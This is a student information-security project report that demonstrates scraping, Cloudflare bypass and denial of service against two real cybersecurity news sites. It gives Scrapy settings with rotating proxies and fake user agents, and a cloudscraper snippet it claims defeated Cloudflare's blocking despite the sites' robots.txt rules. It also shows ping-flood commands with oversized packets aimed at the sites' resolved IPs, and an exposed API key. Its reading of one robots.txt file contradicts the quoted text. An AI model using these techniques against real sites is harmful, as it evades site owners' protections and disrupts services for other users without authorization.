# INFORMATION SECURITY PROJECT REPORT

GROUP MEMBERS ABDUL MOIZ (F20605021) ADNAN MALIK (F20605005) MIRZA MOBEEN (F20605043)

Submitted to:

**DR IQBAL** 

Dated:

June 9 TH,2024



**Department of Computer Science National University of Technology** 

# REAL -TIME CYBER SECURITY NEWS MONITORING SYSTEM

# **MAIN AIM OF THE PROJECT:**

The main aim of the "Real-Time Cyber Security News Monitoring System" project is to demonstrate various vulnerabilities in web data and highlight potential security threats that can compromise the integrity and availability of online information. Here's an elaboration on each scenario mentioned:

- 1. Vulnerability of Web Data to Attackers through Bots: Bots are automated programs designed to perform specific tasks on the internet, and they can be utilized for both legitimate and malicious purposes. In this project, we can demonstrate how attackers can use bots to scrape sensitive information from websites, such as personal data, login credentials, or proprietary information. By simulating bot activity, we can show how easily these automated tools can exploit vulnerabilities in web applications and compromise data integrity.
- 2. Bypassing Cloudflare Protection: Cloudflare is a widely used web security and performance platform that provides protection against various online threats, including DDoS attacks, SQL injection, and malicious bots. However, no security measure is entirely foolproof, and it's essential to understand the limitations of such services. In this project, we can explore techniques for bypassing Cloudflare protection, such as leveraging rotating proxies to mask the bot's identity or using CAPTCHA-solving services to automate human-like interaction. By bypassing Cloudflare, you can demonstrate potential weaknesses in the security infrastructure and raise awareness about the importance of implementing additional security measures.
- 3. **Disturbing the Server with Excessive GET Ping Requests:** Denial-of-Service (DoS) attacks involve overwhelming a server with a massive volume of requests, rendering it inaccessible to legitimate users. One common type of DoS attack is the GET ping flood, where an attacker sends a large number of HTTP GET requests to a server, consuming its resources and causing it to become unresponsive. In this project, we can simulate a GET ping flood attack to demonstrate the impact of such an assault on server performance and availability. By analyzing server logs and monitoring network traffic, you can illustrate the severity of DoS attacks and emphasize the importance of implementing robust defense mechanisms, such as rate limiting, traffic filtering, and DDoS mitigation services.

# > CONCEPTS COVERED:

#### 1. DESCRIPTION ABOUT ROBOTS.TXT FILES:

# 1. INFOSECURITY.COM:

https://infosecurity-magazine.com/robots.txt

```
Sitemap: https://www.infosecurity-magazine.com/sitemap.xml
User-agent: *
Disallow:
```

#### **DESCRIPTION:**

The robots.txt directive (**Disallow:** /) indicates that web crawlers should not access any URLs on the website. Therefore, scraping any content from the URLs on the site mentioned in the sitemap (https://www.infosecurity-magazine.com/sitemap.xml) would go against the website's directives for web crawlers.

#### 2. THECYBERNEWS.COM:

https://cybernews.com/robots.txt

```
User-agent: *
Disallow: /collections/vendors*
Disallow: /api/
Disallow: /search/*
Disallow: /?s=*

User-agent: GPTBot
Disallow: /

User-agent: ChatGPT-User
Disallow: /

User-agent: Bytespider
Disallow: /

User-agent: Googlebot
Disallow: /*?utm_source*
Disallow: /*?ref*
Disallow: /*?ref*
Disallow: /*?trk*
Disallow: /*?utm_campaign*

Sitemap: https://cybernews.com/sitemap_index.xml
Sitemap: https://cybernews.com/news-sitemap.xml
```

#### **DESCRIPTION:**

The URL https://thecyber.com/news-sitemap.xml is disallowed in the robots.txt file, it means that the website owner has explicitly instructed web crawlers not to crawl that particular sitemap. If we crawl this URL it will go against the terms and conditions of the website.

# WHAT ARE ANTI-PROTECTION BOTS AND HOW TO BY-PASS THESE PROTECTION BOTS TO EXPLOIT THE SECURITY AND GOING AGAINST THE WEBSITE'S TERMS AND CONDITIONS?

- Anti-protection bots are mechanisms implemented by websites to defend against automated activities like web scraping.
- They identify and block bot traffic to safeguard their data and resources.
- Bypassing these protections to exploit security vulnerabilities or violate a website's terms and conditions is unethical and often illegal.

#### Common example is Cloudflare:

Cloudflare is a company that provides a range of services to enhance the security, performance, and reliability of websites and internet applications. One of its primary offerings is a content delivery network (CDN) that helps websites deliver content faster by caching it on servers distributed worldwide. Cloudflare also offers DDoS protection, SSL/TLS encryption, firewall protection, and other security features to mitigate various online threats, including cyber-attacks and data breaches.

Cloudflare offers a range of security protections designed to defend websites and online services against various threats, including:

- 1. **DDoS Protection:** Cloudflare's network is built to absorb and mitigate large-scale Distributed Denial of Service (DDoS) attacks, which aim to overwhelm a website or service with traffic, rendering it inaccessible to legitimate users.
- 2. **Web Application Firewall (WAF):** Cloudflare's WAF filters and monitors HTTP traffic to protect against common web application vulnerabilities, such as SQL injection, cross-site scripting (XSS), and cross-site request forgery (CSRF).
- 3. **Bot Management:** Cloudflare helps identify and filter out malicious bots and automated traffic, reducing the impact of web scraping, account takeover attacks, and other bot-based threats.
- 4. **SSL/TLS Encryption**: Cloudflare offers SSL/TLS encryption for securing data in transit between clients and web servers, helping to prevent eavesdropping and man-in-the-middle attacks.
- 5. **Rate Limiting:** Cloudflare's rate limiting feature allows website owners to control the number of requests from clients within a specific time frame, helping to mitigate abusive or excessive traffic.

# **BOT DEVELOPMENT AND BY-PASSING CLOUDFLARE PROTECTION:**

#### HERE I SENT THE HTTP GET REQUEST ON THE PARTICULAR URL:

```
In [1]: fetch(" https://cybernews.com/news/ " )
2024-06-04 22:20:01 [scrapy.core.engine] INFO: Spider opened
2024-06-04 22:20:02 [scrapy.core.engine] DEBUG: Crawled (200) <GET https://cybernews.com/robots.txt> (referer: None)
2024-06-04 22:20:02 [scrapy.core.engine] DEBUG: Crawled (403) <GET https://cybernews.com/news/> (referer: None)
```

#### *NOW I CHECK THE RESPONSE:*

```
response.text
         '<!DOCTYPE html>\n<!--[if lt IE 7]> <html class="no-js ie6 oldie" lang="en-US"> <![endif]-->\n<!--[if IE 7]>
 <html class="no-js ie7 oldie" lang="en-US"> <![endif]-->\n<!--[if IE 8]>
                                                                                 <html class="no-js ie8 oldie" lang="en-US"</pre>
> <![endif]-->\n<!--[if gt IE 8|><!--> <html class="no-js" lang="en-US"> <!--<![endif]-->\n<!--[if gt IE 8|><!--> <html class="no-js" lang="en-US"> <!--<![endif]-->\n<head>\n<title>Attention Required! | Cloudflare</title>\n<meta charset="UTF-8" />\n<meta http-equiv="Content-Type" content="text/html; charset=UTF-
3" />\n<meta http-equiv="X-UA-Compatible" content="IE=Edge" />\n<meta name="robots" content="noindex, nofollow" />\n<me
ta name="viewport" content="width=device-width,initial-scale=1" />\n<link rel="stylesheet" id="cf_styles-css" href="/cd
n-cgi/styles/cf.errors.css" />\n<!--[if lt IE 9]><link rel="stylesheet" id=\'cf_styles-ie-css\' href="/cdn-cgi/styles/c
f.errors.ie.css" /><![endif]-->\n<style>body{margin:0;padding:0}</style>\n\n\n<!--[if gte IE 10]><!-->\n<script>\n if
(!navigator.cookieEnabled) {\n window.addEventListener(\'DOMContentLoaded\', function () {\n var cookieEl = doc
ument.getElementById(\'cookie-alert\');\n cookieEl.style.display = \'block\';\n })\n }\n</script>\n<!--<![endi
f]-->\n\n\n</head>\n<bd/>div id="cf-wrapper">\n <div class="cf-alert cf-alert-error cf-cookie-error" id="cooki
 --alert" data-translate="enable_cookies">Please enable cookies.</div>\n
                                                                                <div id="cf-error-details" class="cf-error-d</pre>
                         <div class="cf-wrapper cf-header cf-error-overview">\n
                                                                                           <h1 data-translate="block_headlin
 >Sorry, you have been blocked</h1>\n
                                                <h2 class="cf-subheadline"><span data-translate="unable_to_access">You ar
e unable to access</span> cybernews.com</h2>\n
                                                       </div><!-- /.header -->\n\n
                                                                                          <div class="cf-section cf-highligh</pre>
t">\n
             <div class="cf-wrapper">\n
                                                    <div class="cf-screenshot-container cf-screenshot-full">\n
                <span class="cf-no-screenshot error"></span>\n
                                                                                           </div>\n
                                                                                                             </div>\n
\n
iv><!-- /.captcha-container -->\n\n
                                           <div class="cf-section cf-wrapper">\n
                                                                                           <div class="cf-columns two">\n
       <div class="cf-column">\n
                                              <h2 data-translate="blocked_why_headline">Why have I been blocked?</h2>\n\n
             This website is using a security service to protect itself from onli
ne attacks. The action you just performed triggered the security solution. There are several actions that could trigger
 this block including submitting a certain word or phrase, a SQL command or malformed data.\n
                                               <h2 data-translate="blocked_resolve_headline">What can I do to resolve thi
        <div class="cf-column">\n
                        You can email the site owner to let them know you wer
s?</h2>\n\n
e blocked. Please include what you were doing when this page came up and the Cloudflare Ray ID found at the bottom of t
his page.\n
ray-300">\n \n <span class="cf-footer-item sm:block sm:mb-1">Cloudflare Ray ID: <strong class='
ont-semibold">88e997851e004709</strong></span>\n
                                                       <span class="cf-footer-separator sm:hidden">&bull;</span>\n
n id="cf-footer-item-ip" class="cf-footer-item hidden sm:block sm:mb-1">\n
                                                                                                      <button type="button"</pre>
                                                                                     Your IP:\n
 ="cf-footer-ip-reveal" class="cf-footer-ip-reveal-btn">Click to reveal</button>\n
                                                                                              <span class="hidden" id="cf-foo</pre>
```

# RESPONSE REQUEST BLOCKED BY CLOUDFLARE PROTECTION:


The output I have shared indicates that the request made by our Scrapy spider was blocked by Cloudflare, a popular web security service used to protect websites from various types of attacks. This is why you're seeing an HTML page indicating that access has been blocked due to security reasons.

#### **USER AGENTS AND THEIR IMPORTANCE:**

User agents play a crucial role in web scraping and browsing the internet in general. They are a key component of HTTP requests sent by browsers or other client applications to servers hosting websites. Understanding user agents and their importance, as well as how websites detect them, is essential for effective web scraping and ensuring compliance with website policies.

#### What is a User Agent?

A user agent is a string that the browser sends to the server to identify itself. It typically contains information such as the application type (browser or bot), operating system, software vendor, and software version. Here's an example of a simple user agent string:



User-Agent:

Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.0.0 Safari/537.36

# **Importance of User Agents**

- 1. **Website Identification**: Websites use user agents to determine whether incoming traffic is coming from a legitimate browser or a bot. This helps in implementing access controls and serving different content based on the user agent.
- 2. **Personalization:** Some websites personalize content based on the user agent, assuming different behaviors or preferences for different browsers or devices.
- 3. **Security:** User agents can be used to detect malicious bots or scrapers attempting to exploit vulnerabilities or overload the server with requests.
- 4. **Analytics:** Websites often analyze user agent strings to gather data on visitor demographics, device usage, and browser popularity.

#### **How Websites Detect Our User Agent?**

Websites can detect our user agent through server-side scripts running on their web servers. These scripts can inspect the User-Agent header in the HTTP request and take action based on the detected information. Common techniques include:

- 1. **Access Control:** Based on the user agent, websites might allow or deny access to certain resources or functionalities. For example, some websites block bots from accessing their content entirely.
- 2. **Rate Limiting:** Websites might apply different rate limits or restrictions based on the user agent, treating bots more strictly than regular browsers.
- Content Delivery: Websites might serve different versions of their content or apply
  different optimizations based on the user agent, assuming different capabilities or
  requirements for different browsers.

#### **METHODS FOR BY-PASSING CLOUDFLARE:**

Bypassing Cloudflare protection, which is designed to secure websites against various forms of attack, is a complex and nuanced task. Cloudflare employs a range of technologies and techniques to protect sites, making it challenging to circumvent these protections reliably. Additionally, attempting to bypass Cloudflare's security measures can be unethical and illegal, depending on the context and purpose:

- 1. **Using Different Proxies**: Changing your IP address by using different proxies can help bypass some Cloudflare protections based on IP reputation. However, Cloudflare is adept at identifying patterns of abuse across multiple IPs.
- 2. **Rotating User Agents:** Similar to rotating proxies, changing your user agent can make automated requests appear more like human activity. However, this alone is unlikely to bypass Cloudflare's protections.
- 3. **Headless Browsers:** Using headless browsers like Puppeteer or Selenium can simulate real user behavior more closely, making automated requests less likely to be flagged. However, advanced analysis techniques can still distinguish between human and bot traffic.
- 4. **CAPTCHA Solving Services**: For sites requiring CAPTCHA verification, using a CAPTCHA solving service can automate the process. However, this approach raises significant ethical and legal concerns, as it effectively simulates human interaction without actual consent.
- 5. **VPN Services:** VPNs can mask your IP address, potentially allowing you to bypass IP-based blocks. However, many VPN services are known to Cloudflare, and using a VPN does not guarantee access.
- 6. **Custom Headers and Cookies:** Manipulating headers and cookies in your requests can sometimes trick Cloudflare's security checks. However, this requires a deep understanding of Cloudflare's detection mechanisms and is highly dependent on the specific implementation of the website.

#### IMPLEMENTATION OF ROTATING PROXIES AND FAKE USER AGENTS:

# **PURPOSE:**

The inclusion of the ScrapeOps API key (SCRAPEOPS\_API\_KEY) and enabling the ScrapeOps proxy service (SCRAPEOPS\_PROXY\_ENABLED) allow for seamless integration of ScrapeOps' tools, particularly its rotating proxy infrastructure, which aids in bypassing IP-based restrictions and anti-scraping measures. The configuration of downloader middleware's (DOWNLOADER\_MIDDLEWARES) facilitates the management of user agents, with the inclusion of a random user agent middleware (scrapy\_fake\_useragent) that selects user agents from a predefined list (FAKE\_USER\_AGENTS). This randomization, combined with the usage of fake user agents, helps mimic diverse user behaviors, mitigating the risk of detection and blocking by websites, thereby optimizing the scraping process for efficiency and reliability.

```
SCRAPEOPS_API_KEY = '43cf1795-6809-4883-8fd8-da6ad76a7fba'
SCRAPEOPS_PROXY_ENABLED = True
DOWNLOADER_MIDDLEWARES = {
    'scrapeops_scrapy_proxy_sdk.scrapeops_scrapy_proxy_sdk.ScrapeOpsScrapyProxySdk': 725,
}
```

```
# Defining a list of fake user agents
FAKE USER AGENTS = [
    'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/91.0.4472.124 Safari/537.36',
    'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Firefox/89.0',
    'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/91.0.4472.124 Safari/537.36',
    'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Firefox/89.0',
    'Mozilla/5.0 (iPhone; CPU iPhone OS 14 6 like Mac OS X)
AppleWebKit/605.1.15 (KHTML, like Gecko) Version/14.0 Mobile/15E148
Safari/604.1',
DOWNLOADER MIDDLEWARES = {
    'scrapy.downloadermiddlewares.useragent.UserAgentMiddleware': None,
    'scrapy_fake_useragent.middleware.RandomUserAgentMiddleware': 400,
RANDOM_UA_TYPE = 'random'
```

#### **TOOL USED:**

https://scrapeops.io/app/onboarding

#### **AFTER USING PROXIES AND FAKE USER AGENTS:**

```
import cloudscraper
scraper = cloudscraper.create_scraper()
response = scraper.get("https://cybernews.com/")
print(response.text)
```

WE HAVE SUCCESSFULLY BYPASSED THE CLOUDFLARE PROTECTION:

#### **NOTE:**

"AFTER SUCCESSFUL BYPASSING OF ANTI-PROTECTION BOTS, WE CAN USE OUR SCRAPY BOT FOR WEB SCRAPING THE DATA EASILY"

✓ JSON FILES ARE ATTACHED

#### **MODULE-2:**

#### **DISTURBING THE SERVER WITH EXCESSIVE GET PING REQUESTS:**

# **PING FLOOD ATTACK:**

#### STEP:1

> GETTING THE IP-ADDRESS OF OUR TARGET WEBSITES USING SOCKET:

```
import socket

def get_ip_address(hostname):
    try:
        ip_address = socket.gethostbyname(hostname)
        return ip_address
    except socket.gaierror:
        return None

# Example usage
hostname = 'www.infosecurity-magazine.com'
ip_address = get_ip_address(hostname)
if ip_address:
    print(f"The IP address of {hostname} is: {ip_address}")
else:
    print(f"Failed to resolve the IP address of {hostname}")
```

```
The IP address of www.infosecurity-magazine.com is: 13.32.99.111
```

```
import socket

def get_ip_address(hostname):
    try:
        ip_address = socket.gethostbyname(hostname)
        return ip_address
    except socket.gaierror:
        return None

# Example usage
hostname = 'www.cybernews.com'
ip_address = get_ip_address(hostname)
if ip_address:
    print(f"The IP address of {hostname} is: {ip_address}")
else:
    print(f"Failed to resolve the IP address of {hostname}")
```

The IP address of <a href="https://www.cybernews.com">www.cybernews.com</a> is: 172.66.40.59

#### **OPENING CMD:**

```
Pinging 172.66.40.59 with 32 bytes of data:
Reply from 172.66.40.59: bytes=32 time=213ms TTL=53
Reply from 172.66.40.59: bytes=32 time=120ms TTL=53
Reply from 172.66.40.59: bytes=32 time=164ms TTL=53
Reply from 172.66.40.59: bytes=32 time=153ms TTL=53
Ping statistics for 172.66.40.59:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 120ms, Maximum = 213ms, Average = 162ms
C:\Program Files\Microsoft Visual Studio\2022\Community>ping 172.66.40.59 -t
Pinging 172.66.40.59 with 32 bytes of data:
Reply from 172.66.40.59: bytes=32 time=122ms TTL=53
Reply from 172.66.40.59: bytes=32 time=121ms TTL=53
Request timed out.
Reply from 172.66.40.59: bytes=32 time=139ms TTL=53
Request timed out.
Reply from 172.66.40.59: bytes=32 time=875ms TTL=53
Reply from 172.66.40.59: bytes=32 time=121ms TTL=53
Reply from 172.66.40.59: bytes=32 time=177ms TTL=53
Reply from 172.66.40.59: bytes=32 time=183ms TTL=53
Reply from 172.66.40.59: bytes=32 time=203ms TTL=53
```

```
Reply from 172.66.40.59: bytes=32 time=199ms TTL=53
Request timed out.
Reply from 172.66.40.59: bytes=32 time=171ms TTL=53
Reply from 172.66.40.59: bytes=32 time=120ms TTL=53
Reply from 172.66.40.59: bytes=32 time=173ms TTL=53
Reply from 172.66.40.59: bytes=32 time=178ms TTL=53
Reply from 172.66.40.59: bytes=32 time=188ms TTL=53
Reply from 172.66.40.59: bytes=32 time=121ms TTL=53
Reply from 172.66.40.59: bytes=32 time=122ms TTL=53
Request timed out.
Reply from 172.66.40.59: bytes=32 time=154ms TTL=53
Reply from 172.66.40.59: bytes=32 time=121ms TTL=53
Reply from 172.66.40.59: bytes=32 time=196ms TTL=53
Reply from 172.66.40.59: bytes=32 time=132ms TTL=53
Reply from 172.66.40.59: bytes=32 time=176ms TTL=53
Reply from 172.66.40.59: bytes=32 time=181ms TTL=53
Reply from 172.66.40.59: bytes=32 time=187ms TTL=53
Reply from 172.66.40.59: bytes=32 time=227ms TTL=53
Reply from 172.66.40.59: bytes=32 time=240ms TTL=53
Reply from 172.66.40.59: bytes=32 time=1826ms TTL=53
Reply from 172.66.40.59: bytes=32 time=147ms TTL=53
Reply from 172.66.40.59: bytes=32 time=152ms TTL=53
Reply from 172.66.40.59: bytes=32 time=158ms TTL=53
Reply from 172.66.40.59: bytes=32 time=122ms TTL=53
Reply from 172.66.40.59: bytes=32 time=193ms TTL=53
```

```
C:\Program Files\Microsoft Visual Studio\2022\Community>ping 172.66.40.59 -t -l 65500

Pinging 172.66.40.59 with 65500 bytes of data:

Reply from 172.66.40.59: TTL expired during reassembly.

Request timed out.

Reply from 172.66.40.59: TTL expired during reassembly.

Reply from 172.66.40.59: TTL expired during reassembly.
```

Attackers use multiple computers to conduct a ping flood attack on a server by leveraging a botnet or a network of compromised systems. Each computer in the botnet sends a large volume of ICMP echo-request packets to the target server simultaneously. This approach overwhelms the server's network connection, saturating it with traffic and potentially rendering it unreachable for legitimate users.

```
Pinging 13.32.99.111 with 32 bytes of data:
Reply from 13.32.99.111: bytes=32 time=154ms TTL=245
Reply from 13.32.99.111: bytes=32 time=151ms TTL=245
Reply from 13.32.99.111: bytes=32 time=269ms TTL=245
Reply from 13.32.99.111: bytes=32 time=153ms TTL=245
Ping statistics for 13.32.99.111:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 151ms, Maximum = 269ms, Average = 181ms
C:\Program Files\Microsoft Visual Studio\2022\Community>ping 13.32.99.111 -t -l 55555
Pinging 13.32.99.111 with 55555 bytes of data:
Request timed out.
```

#### **Conclusion:**

In conclusion, the "Real-Time Cyber Security News Monitoring System" project serves as a powerful demonstration of the various vulnerabilities present in web data and the potential security threats that can compromise the integrity and availability of online information. Through the exploration of scenarios such as exploiting vulnerabilities with bots, bypassing Cloudflare protection, and launching denial-of-service attacks, the project highlights the critical importance of robust security measures in safeguarding digital assets and maintaining trust in online platforms.

By showcasing how attackers can leverage automated tools, circumvent security protocols, and disrupt server operations, the project underscores the constant need for vigilance and proactive measures to counter evolving cyber threats. Moreover, it emphasizes the significance of continuous monitoring, threat intelligence gathering, and the implementation of layered defense mechanisms to detect and mitigate potential risks effectively.

Ultimately, this project not only serves as an educational tool for understanding cybersecurity challenges but also encourages stakeholders to prioritize investment in robust security infrastructure and practices to protect against emerging threats and ensure the resilience of online ecosystems. Through collaboration, awareness, and proactive defense strategies, we can collectively work towards a safer and more secure digital landscape.

# **THANK YOU!**